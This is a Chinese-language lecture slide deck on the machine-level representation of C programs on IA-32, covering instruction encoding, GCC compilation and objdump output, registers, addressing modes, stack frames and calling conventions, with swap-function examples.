
第三章 程序的转换与机器级表示

张宇

- 本章主要教学目标

- 掌握高级语言源程序中的**过程调用**、选择语句、循环语句与机器级代码之间的对应关系，同时掌握逆向工程方法
- 了解复杂数据类型（数组、结构体、联合体等）的机器级实现

- 本章主要教学内容


介绍**C语言程序与IA-32机器级指令之间的对应关系**。

主要包括：C语言中**过程调用**和**控制语句**（选择语句、循环语句）机器级实现、**复杂数据类型**（数组、结构体、联合体）在机器上的存储和访问；**缓冲区溢出攻击**

注：本章所用的**机器级表示**主要以**汇编语言形式表示**为主。

程序的机器级表示


- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

指令

计算机中的指令有：微指令、机器指令和伪（宏）指令

```
temp = v[k];  
v[k] = v[k+1];  
v[k+1] = temp;
```

软件

硬件

High Level Language Program

Compiler

Assembly Language Program

Assembler

Machine Language Program

Machine Interpretation

Control Signal Specification

汇编指令

```
lw $15, 0($2)  
lw $16, 4($2)  
sw $16, 0($2)  
sw $15, 4($2)
```

伪指令

swap 0(\$2),4(\$2)

机器指令

```
1000 1100 0100 1111 0000 0000 0000 0000  
1000 1100 0101 0000 0000 0000 0000 0100  
1010 1100 0101 0000 0000 0000 0000 0000  
1010 1100 0100 1111 0000 0000 0000 0100
```

... , ALUSelA=1,ALUSelB=11,ALUOp=add,
MemtoReg=1,

微指令

→ ... 1 1 11 100 1 0 1 1 ...

机器指令

机器指令处于硬件和软件的交界面。

- 一条机器指令对应一个微程序（由若干条微指令构成），即一条机器指令的功能是由若干条微指令组成的微程序来实现的。
- 机器指令是一个0/1序列，由若干字段组成，每个字段有不同的含义。机器指令中的操作码相当于微程序的编号，用于由控制器译码后找到微程序；寻址方式和立即数相当于微程序的参数
- 微程序存在哪里？微程序固化在控制存储器

控制存储器是CPU内部的一个只读型存储部件，里面存放着各种机器指令对应的微程序。当CPU执行一句机器指令时，控制器从控制存储器里读取与该机器指令对应的微程序，然后在电路上解释执行（每条微指令通过控制某几个门电路的开闭来直接作用在电路上）

机器指令例子：8086/8088机器指令8位/16位

100010 DW	mod	reg	r/m	disp8
100010 0 0	01	001	001	11111010

操作码

寻址方式

立即数(或位移量)

指出操作数或有效地址计算中用的8位位移量 (用补码表示, 此处值=-6)

mov指令的机器码

位D表示reg字段给出的是否是目的操作数
D=1: 说明reg字段给出的是目的操作数
D=0: 说明reg字段给出的是源操作数
此处说明reg为源操作数

位W表示操作数的位宽
W=0: 操作数的宽度=8
W=1: 操作数的宽度=16
此处说明操作数为8bit

源操作数或目的操作数
所在的寄存器编号或有
效地址计算方式

源操作数或目的操作数
所在的寄存器编号
此处说明源操作数是
001寄存器, 即寄存器
CL的编号

目的操作数的有效地址计算由:
mod和r/m两个字段组合确定,
这个例子里是目标操作数有效地址是 $R[bx] + R[di] - 6$

- 指令的功能为: $M[R[bx] + R[di] - 6] \leftarrow R[cl]$
- 寄存器传送语言 RTL (Register Transfer Language)
- $R[r]$: 寄存器r中的内容, $M[addr]$: 存储单元addr中的内容
- $M[R[r]]$: 寄存器间接寻址, 就是访问寄存器r的内容所指向的存储单元的内容。

- 采用汇编助记符后，机器指令可以转换成汇编指令
汇编指令是机器指令的符号表示（有多种符号表示方式）

mov [bx+di-6], cl 或 movb %cl, -6(%bx,%di)

Intel格式

AT&T 格式 (objdump默认使用的格式, 在后面具体介绍)


mov、movb、bx、di、%bx等都是助记符

注：指令的功能为： $M[R[bx]+R[di]-6] \leftarrow R[cl]$

- 用汇编语言编写的程序称为汇编语言程序
- 将汇编语言程序翻译成机器指令的程序叫汇编程序
- 将机器指令反过来翻译成汇编指令的程序称为反汇编程序

回顾：高级语言程序转换为机器代码的过程

用GCC编译器套件进行转换的过程



预处理：处理高级语言源程序中所有`#include`命令和用`#define`声明指定的宏及条件编译等。

编译：将预处理后的源程序文件编译生成相应的汇编语言源程序。

汇编：由汇编程序将汇编语言源程序转换为可重定位目标文件。

链接：由链接器将多个可重定位目标文件以及库函数（如`printf()`库函数）所在的可重定位目标文件链接起来，生成最终的可执行目标文件。

GCC使用举例

生成可重定位目标文件: `gcc -c test.s -o test.o`

```
1 // test.c
2 #include <stdio.h>
3 int add(int i, int j )
4 {
5     int x = i +j;
6     return x;
7 }
```

55 89 e5 83 ec 10 8b 45 0c
8b 55 08 0d 04 02 89 45 fc
8b 45 fc c9 c3

//test.o文件
机器指令

objdump -d: 反汇编命令, 可以将目标代码反汇编为汇编语言程序。

objdump -d test.o

00000000 <add>:

0:	55	push %ebp
1:	89 e5	mov %esp, %ebp
3:	83 ec 10	sub \$0x10, %esp
6:	8b 45 0c	mov 0xc(%ebp), %eax
9:	8b 55 08	mov 0x8(%ebp), %edx
c:	8d 04 02	lea (%edx,%eax,1), %eax
f:	89 45 fc	mov %eax, -0x4(%ebp)
12:	8b 45 fc	mov -0x4(%ebp), %eax
15:	c9	leave
16:	c3	ret

位移量

机器指令(16进制表示)

汇编指令

预处理: `gcc -E test.c -o test.i`
汇编: `gcc -S test.i -o test.s`
`gcc -S test.c -o test.s`

test.s文件

```
add:
pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl 12(%ebp), %eax
movl 8(%ebp), %edx
leal (%edx, %eax), %eax
movl %eax, -4(%ebp)
movl -4(%ebp), %eax
leave
ret
```

编译得到的与反汇编得到的汇编指令形式稍有差异 (AT&T格式)

两种目标文件

生成可执行目标文件: `gcc -O3 test.o main.o -o test`

```
1 // test.c
2 #include <stdio.h>
3 int add(int i, int j )
4 {
5     int x = i +j;
6     return x;
7 }
```

test.o: 可重定位目标文件

test: 可执行目标文件

链接



“`objdump -d test.o`” 结果

00000000 <add>:

0:	55	push	%ebp
1:	89 e5	mov	%esp, %ebp
3:	83 ec 10	sub	\$0x10, %esp
6:	8b 45 0c	mov	0xc(%ebp), %eax
9:	8b 55 08	mov	0x8(%ebp), %edx
c:	8d 04 02	lea	(%edx,%eax,1), %eax
f:	89 45 fc	mov	%eax, -0x4(%ebp)
12:	8b 45 fc	mov	-0x4(%ebp), %eax
15:	c9	leave	
16:	c3	ret	

可重定位目标文件
中相对地址

可执行目标文件
中绝对地址

“`objdump -d test`” 结果

080483d4 <add>:

80483d4:	55	push ...
80483d5:	89 e5	...
80483d7:	83 ec 10	...
80483da:	8b 45 0c	...
80483dd:	8b 55 08	...
80483e0:	8d 04 02	...
80483e3:	89 45 fc	...
80483e6:	8b 45 fc	...
80483e9:	c9	...
80483ea:	c3	ret

test.o中的add函数代码从地址0开始, test中的add函数代码从80483d4开始

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（结合学过的汇编语言课程自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出

围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

IA-32 指令系统

IA-32 (Intel 32位x86架构) 上的指令集体系结构

注释: x86是Intel开发的一类处理器体系结构的泛称

- 包括 Intel 8086、80286、i386和i486等, 因此其架构被称为“ x86”
- 早期以数字命名, 但数字并不能作为注册商标, 因此, 后来使用了可注册的名称, 如: Pentium、PentiumPro、Core 2、Core i7等

IA-32的定点寄存器组

	31	16	15	8	7	0	
EAX				AH	(AX)	AL	累加器
EBX				BH	(BX)	BL	基址寄存器
ECX				CH	(CX)	CL	计数寄存器
EDX				DH	(DX)	DL	数据寄存器
ESP				SP			堆栈指针
EBP				BP			基址指针
ESI				SI			源变址寄存器
EDI				DI			目标变址寄存器
EIP				IP			指令指针
EFLAGS				FLAGS			标志寄存器
				CS			代码段
				SS			堆栈段
				DS			数据段
				ES			附加段
				FS			附加段
				GS			附加段

标志寄存器EFLAGS

31-22	21	20	19	18	17	16	15	14	13 12	11	10	9	8	7	6	5	4	3	2	1	0
保留	ID	VIP	VIF	AC	VM	RF	0	NT	IOPL	0	D	I	T	S	Z	0	A	0	P	1	C

- **6个条件标志**：存放运行的状态信息，由硬件自动设定
 - OF（溢出标志）、SF（符号标志）、ZF（零标志）、CF（进借位标志）
 - OF：反映带符号数的运算结果是否超出相应的数值范围（超出范围时OF=1，否则OF=0。例如：对于字节运算，结果超出-128~+127时，OF=1）
 - SF：反映带符号数的运算结果的符号（负数时SF=1，否则SF=0）
 - ZF：反映运算结果是否为0（结果为0，ZF=1；否则ZF=0）
 - CF：反映无符号整数加（减）运算后的进（借）位情况。有进（借）位，CF=1，否则CF=0

IA-32保护模式下的寻址方式

寻址方式	说明
立即寻址	指令直接给出操作数
寄存器寻址	指定的寄存器R的内容为操作数
位移	$LA = (SR) + A$
基址寻址	$LA = (SR) + (B)$
基址加位移	$LA = (SR) + (B) + A$
比例变址加位移	$LA = (SR) + (I) \times S + A$
基址加变址加位移	$LA = (SR) + (B) + (I) + A$
基址加比例变址加位移	$LA = (SR) + (B) + (I) \times S + A$
相对寻址	$LA = (PC) + A$

注: LA:线性地址 (X):X的内容 SR:段寄存器 PC:程序计数器 R:寄存器
A:指令中给定地址段的位移量 B:基址寄存器 I:变址寄存器 S:比例系数

AT&T汇编语言格式:

- ◆长度后缀: b(字节)、w(字)、l(双字)、q(四字)
- ◆寄存器操作数: %+寄存器名
- ◆存储器操作数: 偏移量(基址寄存器, 变址寄存器, 比例因子)
- ◆汇编指令格式: op src, dst
含义为: $dst \leftarrow dst \text{ op } src$

寄存器传送语言 RTL表示: $R[edx] \leftarrow M[R[ebp] + R[esi] \times 4 + 8]$ 或
AT&T格式表示: `movl 8(%ebp, %esi, 4), %eax` 的寻址方式是:
基址(%ebp)+比例变址(4*%esi)+位移(8)

它的存储器操作数的有效地址值 = $\%ebp + \%esi * 4 + 8$

例如: <code>movl %esp, %ebp</code>	// $R[ebp] \leftarrow R[esp]$, 双字
<code>movl 8(%ebp), %edx</code>	// $R[edx] \leftarrow M[R[ebp] + 8]$, 双字
<code>movb \$255, %bl</code>	// $R[bl] \leftarrow 255$, 字节
<code>movw 8(%ebp, %edx, 4), %ax</code>	// $R[ax] \leftarrow M[R[ebp] + R[edx] \times 4 + 8]$, 字
<code>movw %dx, 20(%ebp)</code>	// $M[R[ebp] + 20] \leftarrow R[dx]$, 字

存储器操作数的寻址方式示例

有如图所示变量定义，编译后数据段中各变量地址如右图，

$a[i]$, $b[i][j]$, $d[i]$ 的地址如何计算？

```
struct S{
int x;
float    a[100];
short    b[4][4];
char     c;
double   d[10];
} s1;
```

$a[i]$ 的地址如何计算？
 $104 + i \times 4$
 $i=99$ 时， $104 + 99 \times 4 = 500$

$b[i][j]$ 的地址如何计算？
 $504 + i \times 8 + j \times 2$
 $i=3$ 、 $j=2$ 时，
 $504 + 24 + 4 = 532$

$d[i]$ 的地址如何计算？
 $544 + i \times 8$
 $i=9$ 时， $544 + 9 \times 8 = 616$

b31		b0	
d[9]			616
⋮			
d[0]			544
		c	536
b[3][3]	b[3][2]		532
⋮			
b[0][1]	b[0][0]		504
a[99]			500
⋮			
a[0]			104
x			100
⋮			

存储器操作数的寻址方式示例

上例中，各个变量应该采用什么寻址方式？

后缀：b(字节)、w(字)、l(双字)、q(四字)

```
struct S{
int x;
float    a[100];
short    b[4][4];
char     c;
double   d[10];
} s1;
```

各变量可以采用什么寻址方式？

b[i][j]: $504+i\times 8+j\times 2$,
基址+比例变址+位移等

例如：将b[i][j]取到AX中的指令可以是

“movw 504(%ebx,%esi,2), %ax”

其中， $i\times 8$ 放在基址寄存器（例如EBX），j放在变址寄存器（例如ESI），2为比例因子

- x、c：基址或基址+位移等
- a[i]: $104+i\times 4$, 基址或比例变址+位移或基址+比例变址或基址+比例变址+位移等
- d[i]: $544+i\times 8$, 基址或比例变址+位移或基址+比例变址或基址+比例变址+位移等

b31		b0	
d[9]			616
⋮			
d[0]			544
		c	536
b[3][3]	b[3][2]		532
⋮			
b[0][1]	b[0][0]		504
a[99]			500
⋮			
a[0]			104
x			100
⋮			

后续学习将用到的主要IA-32指令

后缀: b(字节)、w(字)、
l(双字)、q(四字)

(a) PUSH/POP: **入栈/出栈**, 如 **pushl(双字压栈)**, **pushw(字压栈)**, **popl(双字出栈)**, **popw(字出栈)**等。它们操作对象的都是ESP或SP寄存器指向的栈单元。pushl或pushw就是先执行 $R[esp] \leftarrow R[esp] - 4$ 或 $R[sp] \leftarrow R[sp] - 2$, 然后将指定寄存器内容送到ESP或SP寄存器指向的栈单元。相反, popl和popw就是先将ESP或SP寄存器指向的栈单元送到指定寄存器中, 然后在执行 $R[esp] \leftarrow R[esp] + 4$ 或 $R[sp] \leftarrow R[sp] + 2$

例如: **pushl %ebp** // $R[esp] \leftarrow R[esp] - 4$, $M[R[esp]] \leftarrow R[ebp]$, 双字

(b) 地址传送指令: 传送的操作数是**存储地址**

LEA: 主要用于加载有效地址, 将源操作数作为**存储地址**送到目的寄存器中

如: **leal (%edx,%eax), %eax** 功能为 $R[edx] \leftarrow R[edx] + R[edx]$

注: 它不同于**movl (%edx,%eax), %eax**功能为 $R[edx] \leftarrow M[R[edx] + R[edx]]$

若在执行前, $R[edx] = i$, $R[edx] = j$, 则指令**leal (%edx,%eax), %eax**执行后, $R[edx] = i + j$

如: **leal 8(%ecx,%edx,4), %eax** 功能为 $R[edx] \leftarrow R[ecx] + R[edx] \times 4 + 8$

(c) 控制转移指令

指令的执行可按顺序执行 或 跳转到转移目标指令处执行

- 无条件转移指令

JMP DST: 无条件转移到目标指令DST处执行

- 条件转移

Jcc DST: cc为条件码, 根据标志 (条件码) 判断是否满足条件,
若满足, 则转移到目标指令DST处执行, 否则按顺序执行


- 调用和返回指令 (用于过程调用)

CALL DST: 将返回地址 (即程序计数器EIP的值, 也就是CALL 指令的下一条指令所在的地址) 入栈 (相当于push操作), 然后跳转到指定地址DST处执行。显然它会修改栈指针寄存器ESP (它指向栈顶) 的值。

RET: 从栈顶取出返回地址 (相当于pop操作) 到程序计数器EIP, 从而跳转到返回地址继续执行。显然它也会修改栈指针寄存器ESP (它指向栈顶) 的值。

程序的机器级表示

- 分以下五个部分介绍
 - 程序转换概述
 - 机器指令和汇编指令
 - 高级语言程序转换为机器代码的过程
 - IA-32指令系统（自学）
 - C语言程序的机器级表示
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示
 - 复杂数据类型的分配和访问
 - 数组的分配和访问
 - 结构体数据的分配和访问
 - 联合体数据的分配和访问
 - 数据的对齐
 - 越界访问和缓冲区溢出



围绕C语言中的**语句**和**复杂数据类型**，用其对应的机器级代码以及内存（栈）中信息的变化来解释它们在底层机器级的实现方法

C语言的机器级表示

- 高级语言程序是在更高的抽象层，屏蔽了程序机器级实现的细节
 - 程序员需要了解高级语言代码对应的机器级实现，才能了解程序的执行效率，例如：递归调用时空开销大
 - 掌握转换后的机器级实现，才能发现程序运行时存在的漏洞，例如：缓冲区溢出攻击
- 以C语言为例，讲述主要的C语句对应的汇编代码，并结合栈（内存中）信息变化说明底层实现
 - 过程调用的机器级表示
 - 选择语句的机器级表示
 - 循环结构的机器级表示

C语言过程调用的机器级表示

一般，一个C语言程序被分成若干函数编写，以使得多个程序员能高效地分工合作。程序的功能通过函数的嵌套调用实现。

函数调用的一般过程为：

调用函数向被调用函数传递参数


→ 执行被调用函数

→ 返回调用函数继续执行

那么高级语言（例如C语言）的过程调用的机器级实现是怎么样呢？

```
int add ( int x, int y ) {  
    return x+y;  
}  
  
int main ( ) {  
    int t1 = 125;  
    int t2 = 80;  
    int sum = add (t1, t2);  
    return sum;  
}
```

add
↑
main



思考：过程调用的机器级实现面临哪些问题？

1、如何进行参数t1和t2的传递？

例如: main将参数放哪？ add怎么从这拿参数？ 参数是复杂数据类型或很多又怎么办？

2、被调用函数add内部如果定义了临时性的非静态局部变量（在过程结束时，这些变量的生命周期需要结束）怎么存储？

3、如何在执行完被调用函数add后，仍能正确返回main函数继续执行？


例如：怎么记录下**返回地址**、add函数如果需要用**寄存器**又怎么办？ 如果**返回值**是复杂的结构体等类型的变量怎么办？

特别是递归调用或多层嵌套调用，例如add函数假设又调用了其它函数

这些都是通过**栈 (stack)** 来实现

1. IA-32中过程调用用到的存储区: 栈

- 为支持函数调用，通常利用**栈 (stack)** 来保存**入口参数** (以进行参数传递)、**返回地址**、**需要保存的寄存器值**、函数内部定义的**非静态局部变量**、**复杂的返回值**等。
- 栈 (Stack)** 是一种采用 **“后进先出”** 方式进行访问的一块存储区 (**思考**: 为什么要采用先进先出?)。在X86架构里, 采用**从高地址向低地址增长方式**



注意: 由于X86架构存储器里的内容按**小端方式排列**, 因此**数据在栈中的内容也是按小端方式排列的**。

例如: 使用pushw %ax后AL的内容在**栈顶**, 即AL在低地址、AH在高地址

注意: 一些函数内部定义的非静态局部变量和过程返回时的结果会使用寄存器保存。

- 思考: 这样做有什么好处?

存取速度快

- 思考: 为什么不都用寄存器存储, 而用栈呢?

首先: 寄存器数量有限

其次: 对于很多情况, 只能在栈中为它们分配空间, 例如: (1)**像数组和结构体等复杂数据类型**; (2)**有些局部变量数组或结构, 只能通过引用来访问**; (3)**可能要对一个局部变量使用地址操作符 '&', 需生成一个地址**

再来看看在程序运行时，栈在哪里？

程序经过编译链接后生成的面向IA-32的可执行目标文件在运行时，加载到一个4GB (2^{32}) 大小的虚地址空间中

编译器在对C程序中的变量分配存储空间时，提供了栈、堆、静态数据区三个区域存储数据

- auto局部变量存放在栈中
- 程序员调用malloc等函数申请的空间存放在堆中
- static局部变量存放在静态数据区
- 全局变量存放在静态数据区

- 静态数据区的数据在整个程序执行区间都存在！
- 栈中数据随着过程返回而清除
- 堆中数据随着执行空间释放语句而清除


0xFFFFFFFF
0xC0000000

栈区：从
高地址向
低地址增
长！

堆区：从
低地址向
高地址增
长！

0x08048000

0x00000000



IA-32的栈结构

□ IA-32的栈也有结构性，以支持过程的嵌套调用

- 每个过程P(即函数或子程序) 都有自己的栈帧, 用于保存相关寄存器的值、P的非静态局部变量、调用其它过程Q时的入口参数、过程P的返回地址等。
- 一个程序所有过程的栈帧构成该程序的栈区。

□ 与栈相关的关键寄存器:

- EBP: 帧指针寄存器, 用来指向当前栈帧的起始位置(底部)
- ESP: 栈指针寄存器, 用来指向当前栈帧的顶部, 值浮动
- 当前栈帧的范围: ESP~EBP之间的存储区域


□ 栈的关键操作: `movl`、`subl/addl`、`pushl`、`popl`、`leave`(等价于 `movl %ebp, %esp`, 然后再执行 `popl %ebp`)

➤ 调用指令 `call`:

`call`指令在跳转到被调用过程执行之前, 先将返回地址 (即程序计数器EIP的值, 也就是`call`指令的下一条指令地址) 压栈 (相当于`push`操作, 它会修改栈指针寄存器ESP的值), 然后跳转到被调用过程执行。

➤ 返回指令 `ret`:

`ret`指令从栈顶取出返回地址 (相当于`pop`操作, 它也会修改栈指针寄存器ESP的值) 到程序计数器EIP, 以返回调用过程继续执行。



2.过程调用的执行步骤



何为现场?

通用寄存器的内容!

为何要保存现场?

因为所有过程（例如main函数和add函数）共享一套通用寄存器, 返回时还要接着以前的现场继续执行

过程调用的执行步骤(P为调用者: 例如main; Q为被调用者: 例如add)

(1) P将入口参数（实参）放到Q能访问到的地方;

(2) P保存返回地址, 然后将控制转移到Q; **CALL指令**

} P过程

(3) Q保存P的现场, 并为自己非静态局部变量分配空间; **准备阶段**

(4) 执行Q的过程体（函数体）; **处理阶段**

(5) Q恢复P的现场, 释放局部变量空间;

(6) Q取出返回地址, 将控制转移到P. **RET指令**

} 结束阶段

} Q过程

问题：如何保存现场，程序性能更好？

保存现场方式有多种，例如：

- 可以让调用者P在调用被调用过程Q之前把自己的寄存器值（现场）保存在栈中，在Q返回后，P恢复现场；
- 同理，现场保存/恢复工作也可由Q完成，即进入Q时，Q保存Q将用到的所有寄存器的值，返回时恢复现场。
- 不管怎么样，对于这两种方式，所有用到的寄存器的值都需要保存。

为什么？

因为：过程P和Q可能是不同人写的，甚至用不同编译器编译的，因此为了避免在不知情的情况下出现现场未完整保存的问题，不得不将所有自己用到的寄存器的值都保存下来，然后进行恢复，尽管其它子过程不会破坏现场。

因此，这两种方式都可能面临大量寄存器值的入栈和出栈操作，开销大。

问题：如何保存现场，程序性能更好？

为了解决这个问题，IA-32对寄存器保存有个约定：

- 调用者保存寄存器：EAX、ECX、EDX

当过程P调用过程Q时，Q可以直接使用这三个寄存器，不用将它们的价值保存到栈中。如果P在从Q返回后还要用这三个寄存器的话，P应在转到Q之前先保存它们，并在从Q返回后先恢复它们的值再使用。（也就是说，调用者P如果不用这三个寄存器，啥事都不用做；而被调用者Q使用这三个寄存器啥事都不用管）

- 被调用者保存寄存器：EBX、ESI、EDI

被调用者Q必须先将它们的价值保存到栈中再使用它们，并在返回P之前恢复它们的值。（也就是说，被调用者Q如果不用这三个寄存器，啥事都不用做）

上面约定的好处：就算过程P和Q可能是不同人写的，并用不同编译器编译的，明确的分工能减少寄存器值入栈和出栈开销


根据这个约定，为减少过程的准备和结束阶段的开销，每个过程应先使用哪些寄存器？为什么？

EAX、ECX、EDX！

● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: $Q(\text{参数}1, \dots, \text{参数}n);$

①首先P确定是否需要将某些调用者保存寄存器保存到P的栈帧中。如果需要则进行入栈



● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)


调用方式: Q(参数1, ..., 参数n);

①


②然后, 将入口参数先右后左依次保存到P的栈帧中 (这样可以从低地址空间往高地址空间依次访问各参数)



(a) 过程 Q 被调用前




(b) 过程 Q 执行中



(c) 返回到过程 P 时


● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: $Q(\text{参数}1, \dots, \text{参数}n);$




● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: Q(参数1, ..., 参数n);




● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: Q(参数1, ..., 参数n);




● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: Q(参数1, ..., 参数n);



● 过程调用中栈和栈帧的变化 (P为调用过程, Q为被调用过程)

调用方式: Q(参数1, ..., 参数n);



过程（函数）对应的机器级代码结构

● 分为三部分：

– 准备阶段

- 形成帧底：push指令 (`pushl %ebp`)
mov指令 (`movl %esp, %ebp`)
- 生成栈帧、保护现场：修改esp (`sub`指令)
被调用者保存寄存器（如果需要）入栈等 (`mov`指令)

– 过程体执行阶段

- 为本过程非静态局部变量（如果有）在栈中分配空间并赋值
- 开始具体处理。如果遇到函数调用时
 - 如果需保存调用者保存寄存器的值，则保存调用者保存寄存器的值
 - 准备参数：通过mov指令将实参送栈帧入口参数处
 - **CALL指令**：保存返回地址（call指令的下一条指令地址）到栈顶，然后跳转被调用函数
- 过程体执行结束前，如需恢复被调用者寄存器的值，则恢复被调用者寄存器的值，并且通常在EAX（注：EAX是调用者保存寄存器）中准备返回结果

– 结束阶段

- 退栈：leave指令 或 popl指令
leave指令等价于先执行`movl %ebp, %esp`，然后再执行`popl %ebp`
- 取返回地址返回：ret指令

```
int add ( int x, int y ) {
    return x+y;
}
int caller ( ) {
    int
    int
    int
    retu
}
```


因为：GCC为保证x86架构中的数
据严格对齐，规定每个函数的栈帧
大小必须是16字节的倍数。而
caller栈帧实际使用4+12+8+4=28
字节，因此浪费4个字节未使用

```
caller:
pushl %ebp
movl %esp, %ebp
subl $24, %esp
movl $125, -12(%ebp)
movl $80, -8(%ebp)
movl -8(%ebp), %eax
movl %eax, 4(%esp)
movl -12(%ebp), %eax
movl %eax, (%esp)
call add
movl %eax, -4(%ebp)
movl -4(%ebp), %eax
leave
ret
```

准备阶段
分配局部变量
准备入口参数
返回参数总在EAX中
准备返回参数

结束阶段
可换种方式实现

```
movl %ebp, %esp
popl %ebp
```



add函数开始的时候干了什么?
pushl %ebp
movl %esp, %ebp

add过程

```
int add ( int x, int y ) {  
    return x+y;  
}  
int caller ( ) {  
    int  t1 = 125;  
    int  t2 = 80;  
    int  sum = add (t1, t2);  
    return sum;  
}
```

add反汇编代码

```
8048469: 55  
804846a: 89 e5  
804846c: 8b 45 0c  
804846f: 8b 55 08  
8048472: 8d 04 02  
8048475: 5d  
8048476: c3
```


```
pushl %ebp  
movl %esp, %ebp  
movl 0xc(%ebp), %eax  
movl 0x8(%ebp), %edx  
leal (%edx,%eax,1), %eax  
popl %ebp  
ret
```

准备
阶段

准备
参数

执行加法: $R[edx] \leftarrow R[edx] + R[eax] * 1$
即: $x + y$

结束
阶段



过程调用中ESP和EIP寄存器变化示例

例 两个独立的模块文件test.c和main.c

```
1 // test.c
2 #include <stdio.h>
3 int add(int i, int j )
4 {
5     int x = i +j;
6     return x;
7 }
```

```
// main.c
1 int main ()
2 {
3     return add (1, 3) ;
4 }
```

gcc -o test test.c main.c

编译链接文件test.c和main.c
生成可执行目标文件test

objdump -d test

反汇编后得到如图代码节选

08048394 <add>:

8048394:	55	push %ebp
...
...
80483a4:	c3	ret
...
80483dc:	e8 b3 ff ff ff	call 8048394 <add>
80483e1:	83 c4 14	add %0x14, %esp
...

过程调用中ESP和EIP寄存器变化示例


08048394 <add>:

8048394:	55	push %ebp
...
...
80483a4:	c3	ret
...
80483dc:	e8 b3 ff ff	call 8048394 <add>
80483e1:	83 c4 14	add %0x14, %esp
...

- 从图中可看出, main函数中地址为0x080483dc处的call指令调用了函数add, 此时状态如a)所示。
- call指令是将返回地址0x080483e1压入栈并转到add的第一条指令, 如图 b)所示。
- 函数add创建自己的栈帧, 继续执行, 执行ret之前先通过leave恢复栈帧, 让%esp的值为0xff9bc95c, 然后执行地址为0x080483a4的ret指令, 该指令弹出返回值0x080483e1, 然后跳转到这个地址, 如图c)所示



a) call 指令执行前,
假定main的栈顶单元
的地址是0xff9bc960



b) call 指令执行后



c) ret 指令执行后

被调用函数对于入口参数的访问问题

movl 参数2, 4(%esp)

.....

movl 参数1, (%esp)

call add

movl %eax, -4(%ebp)

准备
入口
参数

思考：返回地址是什么？

怎么访
备好的

call指令的下一条指令的地址！

$R[esp] \leftarrow R[esp] - 4$

$M[R[esp]] \leftarrow R[eip]$ (返回地址)

$R[eip] \leftarrow \text{add函数首地址}$

EBP →

.....

x

y

⋮

main
栈帧

$EBP_{\text{新}} + 16$

$EBP_{\text{新}} + 12$

$EBP_{\text{新}} + 8$

ESP →

$ESP_{\text{新}}$ →

入口参数2

入口参数1

返回地址

$EBP_{\text{新}} = ESP_{\text{新}}$ →

EBP在caller中的值

注意：由于在IA-32中，若参数类型是 unsigned char、char或 unsigned short、short，也都分配4个字节

- 由于任意一个子过程的EBP的值在此子过程执行中是一个固定值，因此，在被调用函数中，通常可以使用 $R[ebp] + 8$ 、 $R[ebp] + 12$ 、 $R[ebp] + 16$ 作为有效地址来访问函数的入口参数

每个过程开始的两条指令
pushl %ebp
movl %esp, %ebp

参数传递问题

C语言函数的参数传递有两种方式：**按地址传递**或**按值传递**

程序一

```
#include <stdio.h>
main ( )
{
    int a=15, b=22;
    printf ("a=%d\tb=%d\n", a, b);
    swap (&a, &b);
    printf ("a=%d\tb=%d\n", a, b);
}

swap (int *x, int *y )
{
    int t=*x;
    *x=*y;
    *y=t;
}
```

按地址传递参数

执行结果？为什么？

程序一的输出：

a=15 b=22
a=22 b=15

程序二

```
#include <stdio.h>
main ( )
{
    int a=15, b=22;
    printf ("a=%d\tb=%d\n", a, b);
    swap (a, b);
    printf ("a=%d\tb=%d\n", a, b);
}

swap (int x, int y )
{
    int t=x;
    x=y;
    y=t;
}
```

按值传递参数

程序二的输出：

a=15 b=22
a=15 b=22

参数按地址传递时，程序栈帧内容分析

按地址传递参数swap (&a, &b)

main:

leal -8(%ebp), %eax

movl %eax, 4(%esp)

leal -4(%ebp), %eax

movl %eax, (%esp)

call swap

.....

ret

swap:

pushl %ebp

movl %esp, %ebp

pushl %ebx EBX是被调用者保存

movl 8(%ebp), %edx

movl (%edx), %ecx

movl 12(%ebp), %eax

movl (%eax), %ebx

movl %ebx, (%edx)

movl %ecx, (%eax)

```
int t=*x;
*x=*y;
*y=t;
```

EBP →

-4

-8

ESP →

EBP →

.....

a=22

b=15

⋮

&b

&a

返回地址

EBP在main中的值

EBX在main中的值

main
栈帧

EBP+12

EBP+8

$R[ecx] \leftarrow M[&a] = 15$

$R[ebx] \leftarrow M[&b] = 22$

$M[&a] \leftarrow R[ebx] = 22$

$M[&b] \leftarrow R[ecx] = 15$

变量a和b的内容进行了交换

结束阶段怎么弄？

popl %ebx

popl %ebp

ret

参数按值传递时，程序栈帧内容分析

按值传递参数 swap (a, b)

main:

